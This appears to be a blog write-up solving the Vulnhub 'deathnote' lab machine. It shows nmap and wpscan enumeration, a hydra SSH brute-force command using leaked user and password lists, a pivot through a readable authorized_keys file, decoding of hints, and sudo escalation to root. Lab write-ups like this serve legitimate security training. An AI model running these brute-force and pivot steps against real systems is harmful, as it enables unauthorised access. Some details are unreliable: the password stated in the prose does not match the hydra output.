

Deathnote challenge

p3dr0ck

March 28, 2024

Challenge Name: deathnote

Link: The Vulnhub location is here

Description: Level - easy don't waste too much time thinking outside the box . It is a Straight forward box . This works better with VirtualBox rather than VMWare

Solution

Initially imported the machine OVA file in VirtualBox. In VirtualBox created a HostOnly network (192.168.56.1). Then set the machine network interface to the HostOnlyAdapter (vboxnet0)




Figure 1: VirtualBox Network Setup

After the bootup, pretty much nothing shows up, so started with a simple host-enumeration:

```
[17:38:27](p3dr0ck㉿Asgard)-[~]
└─$ ifconfig vboxnet0
vboxnet0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
            ether 0a:00:27:00:00:00 txqueuelen 1000 (Ethernet)
      RX packets 0 bytes 0 (0.0 B)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 794 bytes 36097 (35.2 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[17:38:42](p3dr0ck㉿Asgard)-[~]
└─$ nmap -sn 192.168.56.0/24
Starting Nmap 7.94 SVN ( https://nmap.org ) at 2024-03-28 17:38 EET
Nmap scan report for 192.168.56.1
Host is up (0.00037s latency).
Nmap scan report for 192.168.56.102
Host is up (0.0013s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.62 seconds

[17:38:46](p3dr0ck㉿Asgard)-[~]
└─$
```

Figure 2: Host Enumeration

Next step, enumerate the ports

HTTP

Decided to go forward with the HTTP first. Putting the IP address into the browser 192.168.56.102, will result in a redirect to the deathnote.vuln. Thus

```

[17:40:21](p3dr0ck@Asgaard)-[~]
$ sudo nmap -Pn -sV -O -sC -p- 192.168.56.102
[sudo] password for p3dr0ck:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-28 17:40 EET
Nmap scan report for 192.168.56.102
Host is up (0.00029s latency).

Not shown: 65533 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:f3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:e8:1f:32:01:75:c2:70:9a:7e (ED25519)

80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:70:31:E6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.99 seconds

```

Figure 3: Port Enumeration

decided to add the:

`192.168.56.102 deathnote.vuln`

entry to the `/etc/hosts` file, to ease my life a bit.

Refreshing the browser it ends up showing the initial Figure 4 of the word-press stuff. Playing a bit around, at the *Hint* section is mentioned that:

Find a notes.txt file on server or SEE the L comment

The comment of L is:

I am light yagami , son of Soichiro Yagami . A great and intelligent person exists on this planet after L

So, decided to go with finding the notes.txt, as suggested on the Hint... Doing this, decided to run wpscan, to see what directories, vulnerabilities the installed wordpress might have.



Figure 4: Homepage

```
[+] URL: http://192.168.56.102/wordpress/ [192.168.56.102]
[+] Started: Thu Mar 28 19:02:25 2024
```

Interesting Finding(s):

```
[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.102/wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.102/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] Upload directory has listing enabled: http://192.168.56.102/wordpress/wp-content/uploads/
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.102/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.8 identified (Insecure, released on 2021-07-20).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.56.102/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=5.8'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.56.102/wordpress/, Match: 'WordPress 5.8'

[i] The main theme could not be detected.

[i] No plugins Found.
```

The interesting thing here, is the

[+] Upload directory has listing enabled: <http://192.168.56.102/wordpress/wp-content/uploads/>

line, which tells me that on the webpage the *wp-content/uploads* directory has the listings enabled!!! Let's check that out!

Index of /wordpress/wp-content/uploads			
Name	Last modified	Size	Description
Parent Directory		-	
↳ bg-150x150.jpg	2021-07-19 09:45	5.2K	
↳ bg-300x100.jpg	2021-07-19 09:45	8.8K	
↳ bg-768x437.jpg	2021-07-19 09:45	35K	
↳ bg-1024x761.jpg	2021-07-19 09:45	53K	
↳ bg-1536x864.jpg	2021-07-19 09:45	10K	
↳ bg-1536x864_02.jpg	2021-07-19 09:45	100K	
↳ bg-1536x864_03.jpg	2021-07-19 09:45	101K	
↳ cropped-kiraleo-1-32x32.jpg	2021-07-19 09:44	1.0K	
↳ cropped-kiraleo-1-150x150.jpg	2021-07-19 09:44	4.5K	
↳ cropped-kiraleo-1-180x100.jpg	2021-07-19 09:44	3.7K	
↳ cropped-kiraleo-1-192x112.jpg	2021-07-19 09:44	6.0K	
↳ cropped-kiraleo-1-270x270.jpg	2021-07-19 09:44	9.4K	
↳ cropped-kiraleo-1-300x200.jpg	2021-07-19 09:44	10K	
↳ cropped-kiraleo-1-320x200.jpg	2021-07-19 09:44	20K	
↳ cropped-kiraleo-1-320x150.jpg	2021-07-19 09:43	4.3K	
↳ cropped-kiraleo-300x251.jpg	2021-07-19 09:43	9.3K	
↳ cropped-kiraleo.jpg	2021-07-19 09:43	30K	
↳ kiraleo-150x150.jpg	2021-07-19 09:42	4.5K	
↳ kiraleo-300x300.jpg	2021-07-19 09:42	11K	
↳ kiraleo.jpg	2021-07-19 09:42	42K	
↳ notes.txt	2021-07-19 09:43	449	
↳ user.txt	2021-07-19 09:38	91	

Apache/2.4.38 (Debian) Server at deathnote.vuln Port 80

(a) Directory listing enabled!

(b) Directory content!

Figure 5: Directory listings

Indeed! Now, in the */wordpress/wp-content/uploads/2021/07* directory the notes.txt and user.txt files looks like some user/pass files. I think, maybe I can use them to login with ssh?

SSH

Considering that we got a user list and a possible password list, the next logical step for me was to use **hydra** to do a bruteforce attack on the ssh server.

```
hydra -L users.txt -P notes.txt 192.168.56.102 ssh
```

Hydra finds a user/password combination which seems to work!

- user 1
- pass **death4me**

Let's login!

Logging in as user 1 is quick and easy. In it's home directory there is an user.txt file, which contains pretty much garbage. Looking around, was able to chdir into user: *kira*'s home directory. Now, there is a file named *kira.txt*, with RWX permissions only for *kira*. Exploring further, the .ssh directory of

```
[19:34:04](p3dr0ck@Asgard) - ~/workspace/cybersec/vulnhub/deathnote
└─$ hydra -L users.txt -P notes.txt 192.168.56.102 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/Vanhauser-thc/thc-hydra) starting at 2024-03-28 19:36:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 792 login tries (l:18/p:44), ~50 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 515 to do in 00:02h, 14 active
[22][ssh] host: 192.168.56.102 login: l password: deathnote
[STATUS] 271.00 tries/min, 542 tries in 00:02h, 252 to do in 00:01h, 14 active
[STATUS] 265.00 tries/min, 795 tries in 00:03h, 1 to do in 00:01h, 1 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/Vanhauser-thc/thc-hydra) finished at 2024-03-28 19:39:22
```

Figure 6: hydra

kira, doesn't have the correct access permissions! I am able to look into it, and an `authorized_keys` file is found, which can be read by anybody! Looking into it, saw that it is an authorized key for the current l user! In kira's .ssh directory! It might let us in? So, why not ssh to localhost, but this time with the kira username? And done! We are kira now! Now, we are able to read the `kira.txt` file in kira's home.

```
kira@deathnote:~$ cat kira.txt
cGx1YXN1IHBByb3R1Y3Qgb251IG9mIHRoZSBmb2xsb3dpbmcmcJEuIEwgKC9vcHQpCjIuIE1pc2EgKC92YXIp
kira@deathnote:~$ cat kira.txt | base64 -d
please protect one of the following
1. L (/opt)
2. Misa (/var)
```

The next step is to look into those directories to see what we find. In /var, pretty much standard stuff, thus, didn't waste any time there. As

```
kira@deathnote:~$ ls -la /opt/L
total 16
drwxr-xr-x 4 root root 4096 Aug 29 2021 .
drwxr-xr-x 3 root root 4096 Aug 29 2021 ..
drwxr-xr-x 2 root root 4096 Aug 29 2021 fake-notebook-rule
drwxr-xr-x 2 root root 4096 Aug 29 2021 kira-case
kira@deathnote:~$ ls -la /opt/L/fake-notebook-rule/
total 16
drwxr-xr-x 2 root root 4096 Aug 29 2021 .
drwxr-xr-x 4 root root 4096 Aug 29 2021 ..
-rw-r--r-- 1 root root 84 Aug 29 2021 case.wav
-rw-r--r-- 1 root root 15 Aug 29 2021 hint
kira@deathnote:~$ cat /opt/L/fake-notebook-rule/hint
use cyberchef

kira@deathnote:~$ cat /opt/L/fake-notebook-rule/case.wav
63 47 46 7a 63 33 64 6b 49 44 6f 67 61 32 6c 79 59 57 6c 7a 5a 58 5a 70 62 43 41 3d
kira@deathnote:~$
```

Figure 7: opt

seen in 7 the `case.wav` file contains a list of hex characters. According to the `hint` file, cyberchef is our friend to "decrypt" that.




Figure 8: cyberchef

Using a hex to string, then a base64 decode, we got a password: **kiraisevil**. At this stage, I used kira's credentials and logged in to the system. Hitting the **id** command, I observed that kira has sudo rights, so did a **sudo su**. Good. Now I'm not kira anymore, I'm root! Rapidly chdir to root's home, then cat the *root.txt* file, and I finished the machine!

```

kira@deathnote:~$ id
uid=1001(kira) gid=1001(kira) groups=1001(kira),27(sudo)
kira@deathnote:~$ sudo su
[sudo] password for kira:
root@deathnote:/home/kira# cd
root@deathnote:~/#
root@deathnote:~# ls
root.txt
root@deathnote:~# ls -la
total 32
drwxr-xr-x 3 root root 4096 Sep  4 2021 .
drwxr-xr-x 18 root root 4096 Jul 19 2021 ..
-rw-r--r-- 1 root root  35 Sep  4 2021 .bash_history
-rw-r--r-- 1 root root  570 Jan 31 2010 .bashrc
drwxr-xr-x  3 root root 4096 Jul 19 2021 .local
-rw-r--r-- 1 root root 190 Jul 19 2021 .mysql_history
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root  957 Jul 19 2021 root.txt
root@deathnote:~# cat root.txt

      ::::::::::::      ::::::::::::      ::::      ::::      ::::::::::::      ::::      ::::::::::::      ::::::::::::
    :+:  :+:  :+:  :+:  :+:+:+:  :+:  :+:  :+:  :+:  :+:+:+:  :+:  :+:  :+:  :+:  :+:+:+:  :+:  :+:  :+:+:+:
  +++  +#+  +#+  +#+  +#+:+:+  +#+  +#+  +#+  +#+  +#+:+:+  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+:+:+#:#+
  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#+
  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#+
  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#:  +#+  +#+  +#+  +#+  +#+:+:+#:#+
  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####  #####
#####follow me on twitter#####
and share this screen shot and tag @KDSAMF
root@deathnote:~# 
```

Figure 9: root